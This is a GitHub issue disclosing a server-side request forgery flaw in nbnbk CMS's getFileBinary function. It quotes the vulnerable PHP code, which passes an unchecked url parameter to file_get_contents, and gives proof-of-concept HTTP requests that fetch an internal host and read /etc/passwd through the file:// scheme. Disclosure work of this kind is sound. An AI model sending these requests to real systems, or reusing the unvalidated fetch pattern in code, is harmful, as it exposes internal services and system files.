New issue

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[Vuln] SSRF vulnerability in getFileBinary Function #5

Closed zer0yu opened this issue on May 19 · 2 comments

zer0yu commented on May 19 • edited

A Server-Side Request Forgery (SSRF) in getFileBinary function of nbnbk cms allows remote attackers to force the application to make arbitrary requests via injection of arbitrary URLs into the url parameter.


Vulnerable code in `/application/api/controller/Index.php`

```
/**
 * 文件转Base64二进制流
 * @param $url 网络文件路径，绝对地址
 * @return string
 */
public function getFileBinary()
{
    $str = file_get_contents($_REQUEST['url']);
    Util::echo_json(ReturnData::create(ReturnData::SUCCESS,chunk_split(base64_encode($str))));
}
```

Vulnerability PoC

```
GET /api/Index/getFileBinary?url=http://172.16.119.1:8181/flag.txt HTTP/1.1
Host: 172.16.119.130
Connection: close
```


The effect of the exploit is shown in the following figure. A remote attacker can force the application to make arbitrary requests via the injection of arbitrary URLs into the url parameter.




A remote attacker can also read arbitrary file information from the target system.

PoC

```
GET /api/Index/getFileBinary?url=file:///etc/passwd HTTP/1.1
Host: 172.16.119.130
Connection: close
```



After decoding the data field of the HTTP response body in base64, you can get the specific content of the file (`/etc/passwd`)



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fgeek commented on Jun 11

CVE-2022-31386 has been assigned for this vulnerability.

zer0yu commented on Jun 15 Author

thx, bro

zer0yu closed this as completed on Jun 15

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants